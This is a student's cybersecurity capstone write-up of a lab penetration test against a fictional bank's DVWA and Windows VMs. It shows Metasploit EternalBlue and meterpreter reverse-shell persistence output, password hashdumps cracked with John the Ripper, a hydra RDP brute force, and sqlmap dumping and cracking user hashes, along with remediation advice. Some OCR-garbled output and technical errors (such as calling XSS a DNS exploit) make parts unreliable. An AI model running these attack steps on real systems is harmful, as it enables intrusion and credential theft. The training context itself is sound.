Capstone Project

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In preparation for my future in cybersecurity, I additionally have completed the CompTIA Security+ course and am awaiting to test for that certification.

For over the past 15 years I have been an Accounts Receivable Specialist, then within the last 5 years earned my Insurance License and Mortgage License.

I am eager and excited to secure a challenging position in a reputable organization, to expand my learnings, knowledge and skills. I would like to make a significant contribution to the success of the company, while incorporating honesty, integrity and kindness.

Personal Summary

I am a Mom of two girls, my 12 year old daughter and sweet little frenchie.





I have to give my daughter credit for being extremely patient and understanding with me during this boot camp!

We are excited to see what the future holds!

Project Problem Statement

In this Capstone Project, TechNest LLC.'s cybersecurity consultant (me) must assess the vulnerability of it's customer, Zero Bank.

I will perform a systematic review of Zero Bank's security. I will evaluate if the system is susceptible to any known vulnerabilities, assign severity threat levels to those vulnerabilities, and recommend remediations.

Approach

My approach will be to:

Initially scan the system, identify any vulnerabilities, try to exploit the weaknesses, report my findings and suggest remediations for my findings.

System Identifying Information:

- Pen Tester's Kali Linux's IP: 192.168.57.10
- Victim Windows PC IP: 192.168.57.20
- Application Server IP: 192.168.57.30
- http://192.168.57.30/dvwa
- http://192.168.57.30/mutillidae

Scope:

- Identifying and exploiting the target system, executing privilege escalation and session persistence using malware.
- Identifying and exploiting the FTP Services.
- Identifying Cross-site scripting (XSS) and Directory Traversal vulnerabilities
- Identifying and exploiting SQL Injection vulnerabilities

Additional Requirements:

- I. Eternal Blue Exploit
- II. Get a password Hashdump
- III. Execute session persistence to maintain the meterpreter access, even after victim reboots, showing next session starting after reboot.

NMAP Scan

NMAP scan shows open ports:

Port 22- SSH (Secure Shell)

SSH is used for secure remote access to a computer or server.

Port 53- DNS (Domain Name System)

DNS is essential for the internet. It converts read-able domain names to corresponding IP addresses.

```
■ - 3 1 2 3 4 E
File Actions Edit View Help
   nmap -sn 192.168.57.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-11 12:28 EST
Vmap scan report for 192.168.57.20
 Host is up (0.00022s latency).
MAC Address: 00:50:56:8E:46:3A (VMware)
Host is up (0.00021s latency).
MAC Address: 00:50:56:8E:C3:F1 (VMware)
Nmap scan report for 192.168.57.40
Host is up (0.00019s latency).
MAC Address: 00:50:56:8E:54:97 (VMware)
MAC Address: 00:50:56:8E:EB:15 (VMware)
Nmap scan report for 192,168,57,254
Host is up (0.00022s latency).
MAC Address: 00:50:56:8E:8B:BA (VMware)
Nmap scan report for 192.168.57.10
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.95 seconds
 nmap -sV -p 22 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-11 12:29 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.072s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
                   OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
```

```
(root@attacker)=[~]
    n nmap -sU -p 53 8.8.8.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-11 12:36 EST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.0051s latency).

PORT STATE SERVICE
53/udp open domain
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds

(root@attacker)=[~]
```


openVAS Vulnerability Scan

The openVAS scan results revealed, <u>numerous threats!</u>

-High 19

-Medium 32


-Low 5



openVAS...

High Vulnerabilities:


- OS End of Life-
 - System will no longer receive updates
- Multiple remote code executions-
 - attacker remotely executed malicious code
- Server Insecure Default Configuration-
 - OWASP Top 10 security risk, with remote code execution vulnerability
- XSS Command Execution
 - Web security vulnerability
- Backdoor- Ingreslock:
 - System should be taken off-line and scanned to stop any immediate threats
- Brute Force Login & PostgreSQL weak password
 - Both need to strengthen credentials
- Authentication Spoofing
 - Malicious payloads could be injected in web application that later is mis-represented as legitimate



SMB Exploit

Eternal Blue

I performed the exploit through the use of escalating privileges, & exploit/multi/handler




- I escalated privileges in the msfConsole. Connecting to the <u>application server IP: 192.168.57.30</u> from my Pen Tester <u>Kali IP:</u> 192.168.57.10.
- Through the backdoor I was able perform the exploit Eternal Blue, exploiting the Victim PC IP: 192.168.157.20.

```
Module options (exploit/windows/smb/ms17_010_eternalblue)
                  Current Setting Required Description
                                             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT
   SMBDomain
                                            (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Win
                                             dows Embedded Standard 7 target machines.
    SMBPass
                                             (Optional) The password for the specified username
                                             (Optional) The username to authenticate as
   VERIFY ARCH true
                                            Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machines.
   VERIFY_TARGET true
                                             Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded
 Payload options (windows/x64/meterpreter/reverse_tcp):
             Current Setting Required Description
   EXITFUNC thread
                                       Exit technique (Accepted: '', seh, thread, process, none)
                                                          (an interface may be specified)
 Exploit target:
   0 Automatic Target
View the full module info with the info, or info -d command.
msf6 exploit
                                             ) > set payload windows/x64/meterpreter/reverse_tcp
```

SMB Exploit

SAMBA

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
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 Through the backdoor I was able perform the exploit SAMBA, exploiting the Victim PC <u>IP: 192.168.157.20</u>.

Password Hashdump/ John the Ripper

With escalated privileges, I was able to connect to the <u>application server IP: 192.168.57.30</u> from my Pen Tester <u>Kali IP: 192.168.57.10</u>. After a connection was established, I was able to perform the hashdump.

Then I used John the Ripper to crack the passwords.



```
root@attacker: -
File Actions Edit View Help
Desktop Documents Downloads hash.txt Music Pictures Public Templates Videos volatility3
   cat back tyt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
   john hash.txt
Created directory: /root/.john
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "-- format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 3 password hashes with no different salts (LM [DES 128/128 AVX])
Warning: poor OpenMP scalability for this hash type, consider -- fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'g' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
3g 0:00:00:00 DONE 2/3 (2024-01-19 10:57) 150.0g/s 1269Kp/s 1269Kc/s 3809KC/s 123456..CYRANO9
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed.
    iohn -- show -- format=LM hash.txt
Administrator::500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student::1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
    john -- format=LM -- show hash.txt
Administrator::500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student::1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
```

Establish Persistent Backdoor

Maintain session Persistence to meterpreter, even after victim reboots.

```
msf6 exploit(
                                                                          [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
                                                                          Active sessions
                                                                                                               Information
                                                                                                                                             Connection
                                                                             Id Name Type
                                                                                      meterpreter x86/windows win7-64\student @ WIN7-64
                                                                                                                                             192.168.57.10:4445 \rightarrow 192.168.57.30:49222 (192.168.57.30)
                                                                                      meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN7-64 192.168.57.10:4444 → 192.168.57.30:49223 (192.168.57.30)
                                                                                               Tocal/persistence_service) > set SESSION 2
                                                                          msf6 exploit(
                                                                          SESSION ⇒ 2
                                                                          msf6 exploit(
                                                                                                                                                                                    <= Session 2
                                                                          LPORT ⇒ 4445
                                                                          msf6 exploit(
                                                                          [*] Started reverse TCP handler on 192.168.57.10:4445
                                                                           [*] Running module against WIN7-64
                                                                          [+] Meterpreter service exe written to C:\Users\student\AppData\Local\Temp\EZJTJz.exe
                                                                          [*] Creating service IPUDHR
                                                                          [*] Sending stage (175686 bytes) to 192.168.57.30
                                                                          [*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WIN7-64_20240118.2021/WIN7-64_20240118.2021.rc
                                                                          /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:998: warning: Exception in finalizer #<Proc:0×00007ff8b97f0af8 /usr/share/metasploit-fra
                                                                          mework/lib/rex/post/meterpreter/extensions/stdapi/sys/process.rb:339>
                                                                          /usr/share/metasploit-framework/lib/rex/logging/log dispatcher.rb:90:in 'synchronize': can't be called from trap context (ThreadError)
                                                                                  from /usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:90:in `log'
                                                                                  from /usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:172:in `elog
                                                                                  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys/process.rb:343:in `rescue in block in finalize'
                                                                                  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys/process.rb:340:in `block in finalize'
                                                                                  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:998:in chr
                                                                                  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:998:in `block in xor_bytes'
                                                                                  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:997:in `each byte'
                                                                                  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:997:in `xor_bytes
                                                                                  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:952:in `to r'
                                                                                  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:137:in `send_packet'
                                                                                  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:220:in `send_packet_wait_response'
                                                                                  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/client_core.rb:293:in `load_library'
                                                                                  from /usr/share/metasploit-framework/lib/rex/post/meterpreter/client_core.rb:378:in `use'
                                                                                   from /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/command dispatcher/core.rb:1337:in 'block in cmd load'
from /usr/share/metasploit-framework/lib/msf/base/sessions/meterpreter.rb:187:in bootstrap nework/lib/rex/post/meterpreter/ui/console/command_dispatcher/core.rb:1307:in each
from /usr/share/metasploit-framework/lib/msf/core/handler.rb:271:in `register_session'
                                                                                                                nework/lib/rex/post/meterpreter/ui/console/command dispatcher/core.rb:1307:in `cmd load'
from /usr/share/metasploit-framework/lib/msf/core/handler.rb:251:in `block in create session nework/lib/rex/ui/text/dispatcher_shell.rb:581:in `run_command'
                                                                                                                 mework/lib/rex/ui/text/dispatcher_shell.rb:530:in `block in run_single'
                                                                                                                nework/lib/rex/ui/text/dispatcher_shell.rb:524:in `each'
                                                                                                        from /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in `block in spawn
                                                                                                 [*] Meterpreter session 3 opened (192.168.57.10:4445 → 192.168.57.30:49227) at 2024-01-18 11:20:22 -0500
```

from /usr/share/metasploit-framework/lib/msf/core/session_manager.rb:160:in `block (2 levels)mework/lib/rex/post/meterpreter/ui/console.rb:102:in `run_command' from /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in `block in spawn' terpreter session 3 opened (192,168,57,10:4445 \rightarrow 192,168,57,30:49227) at 2024-01-18 11:20:22 Session 3 meterpreter >

meterpreter > exit [*] Shutting down Meterpreter ... [*] 192.168.57.30 - Meterpreter session 3 closed. Reason: Died <= After system reboots [*] Using configured payload windows/meterpreter/reverse_tcp Miler) > set PAYLOAD windows/meterpreter/reverse_tcp PAYLOAD ⇒ windows/meterpreter/reverse_tcp msf6 exploit(m r) > set LHOST 192.168.57.10 (Session 4) LHOST ⇒ 192.168.57.10 msf6 exploit(r) > set LPORT 4445 LPORT ⇒ 4445 msf6 exploit(m [*] Started reverse TCP handler on 192.168.57.10:4445 Sending stage (175686 bytes) to 192,168,57,30 erpreter session 4 opened (192.168.57.10:4445 → 192.168.57.30:49233) at 2024-01-18 11:22:26 -0500 meterpreter >

Hydra-

Brute Force Password Attack

GNU nano 7.2
123@test
sample
P@ssw0rd
wrong
sprint123
test123

In the process of learning how to execute "John the ripper," I also performed a brute force password attack with the hydra command.

I used the hydra command and executed a Brute Force attack extracting passwords from the <u>Victim PC IP:</u> 192.168.57.20





```
hydra -l Administrator -P possible_passwords.txt rdp://192.168.57.20
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-18 21:37:19
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between con
      Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report – and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7 login tries (l:1/p:7), ~2 tries per task
[DATA] attacking rdp://192.168.57.20:3389/
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop: login: Administrator password: sample, continuing attacking
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop: login: Administrator password: wrong, continuing attacking t
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop; login: Administrator password: Password, continuing attackin
.
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop: login: Administrator password: 123@test, continuing attackin
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop: login: Administrator password: test123, continuing attacking
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop: login: Administrator password: sprint123, continuing attacki
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop: login: Administrator password: , continuing attacking the ac
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
Brute Force Attack

With the hydra command I was able to perform a Brute Force Attack on the victim PC. <u>IP: 192.168.57.20</u>. I was able to obtain the user login and password.

Hydra uses a dictionary of probable passwords and performs the attack using the wordlist file.

Recommendations:

- Use strong, unique and unpredictable passwords, and change them regularly.
- Limit login attempts
- Use two-factor authentication 2FA
- Hide or change the default names of admin and customer login pages.
- FTP is port 21 and very vulnerable! Replace FTP with SFTP (Secure File Transfer Protocol)
- Uses SSH




Cross Site Scripting Attack (XSS)


I performed a XSS attack using **DVWA:** http://192.168.57.30.

I was able to inject malicious script into the client side of a web application.

XSS is a mixture of a DNS exploit. It is executed by victims and lets the attackers bypass controls and impersonate the user. DNS translates domain names to IP addresses. It is not directly related to XSS but can be used in conjunction.

XSS attacks are developed to redirect non-users to a non-legitimate website to extract information, attacking the end-user.






Directory Traversal

I was able to gain access using **DVWA** and <u>/etc/passwd</u>

/etc/passwd is replaced at the end of the web address
 http://192.168.57.20/dvwa/vulnerabilities/fi/?page=include.php



Access can be gained when the user-supplied input is not validated.



Is a web security vulnerability that allows attackers to access files and directories outside of the indented scope of a web application's file system.


SQL & Blind SQL Injection Attacks

Using the **DVWA** and sqlmap, I inserted a malicious SQL statement into the entry field and executed a command that allowed me to retrieve passwords from <u>Victim PC IP: 192.168.57.20.</u>

SQL attacks are focused on gaining information of the database.

SQL injection attacks have been used in many high-profile data breaches over the years, causing reputational damage and regulatory fines.

To prevent SQL injection, it is important to use parameterized queries, input validation, and output encoding.



```
27:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 5.0.12
[18:27:08] [INFO] fetching columns for table 'users' in database 'dvwa'
[18:27:09] [WARNING] reflective value(s) found and filtering out
Database: dywa
 Column
             1 Type
 first name | varchar(15)
 last name | varchar(15)
 password
            | varchar(32)
 user id
[18:27:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.57.20
 18:27:09] [WARNING] your sqlmap version is outdated
```

able: users 5 entries]	MA Security		
password			
5f4dcc3b5aa765d61d8327debi e99a18c428cb38d5f26085367 8d3533d75ae2c3966d7e0d4fc 0d107d09f5bbe40cade3de5c7 5f4dcc3b5aa765d61d8327debi	8922e03 c69216b 1e9e9b7		
	data logged to text files und sqlmap version is outdated	p/output/192.168.57.20/dump/dyw map/output/192.168.57.20	wa/users.csv'

```
do you want to use common password suffixes? (slow!) [y/N] y
[18:31:37] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:31:37] [INFO] starting 4 processes
[18:31:38] [INFO] cracked password 'abcl23' for hash 'e99318c428cb38d55f260853678922e03'
[18:31:38] [INFO] cracked password 'charley' for hash 'd93533d75ae2c3966d7e0d4fcc69216b'
[18:31:40] [INFO] cracked password 'letmein' for hash 'd0107d09f5bbe40cade3de5c71e9e9b7'
[18:31:40] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[18:31:43] [INFO] using suffix '11'
[18:31:49] [INFO] using suffix '123'
[18:31:51] [INFO] incacked password 'abcl23' for hash 'e99a18c428cb38d5f260853678922e03'
```

```
Date: users
5 entries]

password

$ fadecabsaa765d61d8327deb882cf99 (password) |
e99a18c42bsaa765d61d8327deb882cf99 (password) |
e99a18c42bsaa765d61d8327deb882cf99 (abc122) |
883533d75ac2c96d67e044fcc69216b (charley) |
e0107d09f5bb40cade3de5c71e9e9b7 (letmein) |
5f4dcc3b5aa765d61d8327deb862cf99 (password) |

18:34:10] [INFO] table 'dwwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.57.20/dump/
18:34:10] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.57.20'
18:34:10] [WRRNING] your sqlmap version is outdated

*] ending @ 18:34:10 /2024-01-18/
```

Outcome - Vulnerabilities

After reconnaissance, vulnerability analysis and exploitation, the following were found to be vulnerable to SSH, DNS and DVWA/ Mutillidae Attacks.

- Vulnerable to SMB Backdoor malware; through privilege escalation and session persistence.
- Vulnerable to a FTP (File Transfer Protocol) Brute Force Attack
- Vulnerable to XSS (Cross Site Scripting) and Directory Traversal Attacks
- Vulnerable to SQL injection Attacks

Suggested remediation:

- SMB Backdoor Vulnerability:

- Don't allow root login
- Disable SSH session
- Restrict SSH access by IP address, restrict access to SMB by blocking TCP port 445
- Change SSH to another port
- Create network interface for SSH (ex. Eth1) which is a different interface you serve requests from (ex. Eth0)
- Point of communication between different components of application system, software program and a user. Interface (input-output system)
- Don't allow ssh passwords (use private key authentication)
- Update and Patch Regularly:
 - Ensure that all SMB-enabled devices, including servers and workstations, run the latest SMB versions and patches.
- Use Strong Authentication.
 - Implement strong password policies and encourage the use of multi-factor authentication to prevent brute force attacks
- Use VPNs. (Virtual Private Network)
- Enable Firewalls and Intrusion Detection Systems.

Once Vulnerabilities are fixed by Zero Bank, TechNest LLC. should offer to rescan to make sure nothing was left unattended.

Suggested remediation:

-Password Hashdump/ John the Ripper:

- **Use strong passwords**: Passwords should be long, complex, and unique. Avoid using common words, phrases, or patterns. Use a combination of uppercase and lowercase letters, numbers, and special characters.
- **Implement a lockout policy:** Lockout policy can be used to lock accounts after several failed login attempts and then unlock it as the administrator. This can prevent brute force attacks.
- **Use Captcha:** Captcha can create a hurdle for the automated nature of brute force attacks. It can be used to prevent automated scripts from accessing the system.
- **Update software regularly:** Regular software updates can help patch vulnerabilities in the system.
- **Use multi-factor authentication:** Multi-factor authentication can add an extra layer of security to the system. It requires users to provide two or more forms of identification to access the system
- Stay vigilant and keep system up to date with the latest security patches and update.
- **Employee Awareness Training:** Educating employees on best practices to identify and respond to potential threats such as phishing emails.

Suggested Remediation:

- FTP Brute Force Attack:

- FTP is port 21 and is very vulnerable. Replace FTP with SFTP (Secure File Transfer Protocol).
- Use strong, unique, and unpredictable passwords, and change them regularly
- Limit login attempts and monitor IP addresses
- Use two-factor authentication
- Hide or change the default names of admin and customer login pages

Suggested Remediation:

- XSS & Directory Traversal

- Validate inputs and data and make sure it meets specific criteria.
- Secure cookies.
- Sanitize all user inputs to remove any malicious content.
- Use a content security policy to restrict the types of content that a web page can load.
- Use a firewall.

Suggested remediation:

- SQL Vulnerability

- System should be taken offline and scanned for immediate threats.
- Web security must be strengthened.
- Use parameterized database queries- provides parameters and sets values to those parameters to avoid SQL injection attacks.
- Use web application firewalls (WAFs) and disable root SSH logins.
- Run regular scans to identify any new bugs which may not have been identified or prevented.
 - Include the security scan in your software development lifecycle (SDLC) so that vulnerabilities are caught as early as possible.
- Use roles and privileges to control what a certain user can do with your database.
- Log statements and monitor to find rogue SQL statements.
- Remove any old code you don't use.
- Update your software to ensure all the latest patches are applied to your system.
- Use a firewall.

Final VAPT Report

Final VAPT Report Link: Final VAPT Report Capstone 2024.pdf

During the Vulnerability Assessment and Penetration Testing (VAPT) on Zero Bank, key systems, networks and applications were evaluated and reviewed to identify vulnerabilities and configuration issues that may put the organization at risk of being breached or exploited.

The VAPT process was broken down into multiple phases, including Project scope, Reconnaissance, Vulnerability Analysis Gaining Access, Maintaining Access, Exploitation, Final VAPT Report and Remediation suggestions.

Please refer to link above for Final VAPT Report

Challenges or Opportunities for Improvement

My challenges during this:

Well, the first is public speaking, so at this point I have overcome that! Project wise, it was the password hashdump and figuring out John the Ripper.

In the end, after all the frustrations, it ended up benefiting me because I executed an additional attack. I also gained muscle memory, repeating steps and retained new information while researching how to complete the task.

As far as improving:

There are always areas of improvement. No one knows everything, but I do know, I put everything I possibly could into this project.

Over time and with experience, all of this will become more second nature. However, anything to do with computers can be very frustrating, time consuming and an absolute test of brain power and patience. Then you actually add the job assignment to the mix and it makes more a fun day! ;)


Fortunately, I am the type of person that likes to solve things, figure things out and not stop until it's completed. Everything is a puzzle that needs solving. No matter what the industry, there is always an answer, we just have to find it!

Thank You!

Extra Exploits:

The following are examples of additional vulnerabilities/ exploits that can be performed.

ARP Spoofing Attack



Enable IP forwarding on Attacker machine.

From Victim ping 8.8.8.8

Attacker machine monitor packets received

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                                                                          root@attacker: ~
 File Actions Edit View Help
 Command 'bettercap' not found, but can be installed with:
apt install bettercap
Do you want to install it? (N/y)y
apt install bettercap
Reading package lists... Done
Building dependency tree ... Done
Reading state information ... Done
 The following additional packages will be installed:
  bettercap-caplets bettercap-ui
 The following NEW packages will be installed:
  bettercap bettercap-caplets bettercap-ui
0 upgraded, 3 newly installed, 0 to remove and 1662 not upgraded.
Need to get 9,181 kB of archives.
After this operation, 45.7 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 bettercap amd64 2.32.0+git20230725-0kali2 [6,965 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 bettercap-ui all 1.3.0+really1.3.0-0kali1 [2,103 k0]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 bettercap-caplets all 0+git20230105-0kali1 [113 k8]
Fetched 9,181 kB in 1s (17.4 MB/s)
Selecting previously unselected package bettercap.
(Reading database ... 398049 files and directories currently installed.)
Preparing to unpack .../bettercap_2.32.0+git20230725-0kali2_amd64.deb ...
Unpacking bettercap (2.32.0+git20230725-0kali2) ...
Selecting previously unselected package bettercap-ui.
Preparing to unpack .../bettercap-ui_1.3.0+really1.3.0-0kali1_all.deb ...
Unpacking bettercap-ui (1.3.0+really1.3.0-0kali1) ...
Selecting previously unselected package bettercap-caplets.
Preparing to unpack .../bettercap-caplets_0+git20230105-0kali1_all.deb ...
 Unpacking bettercap-caplets (0+git20230105-0kali1) ...
Setting up bettercap (2.32.0+git20230725-0kali2) ...
bettercap.service is a disabled or a static unit, not starting it.
Setting up bettercap-caplets (0+git20230105-0kali1) ...
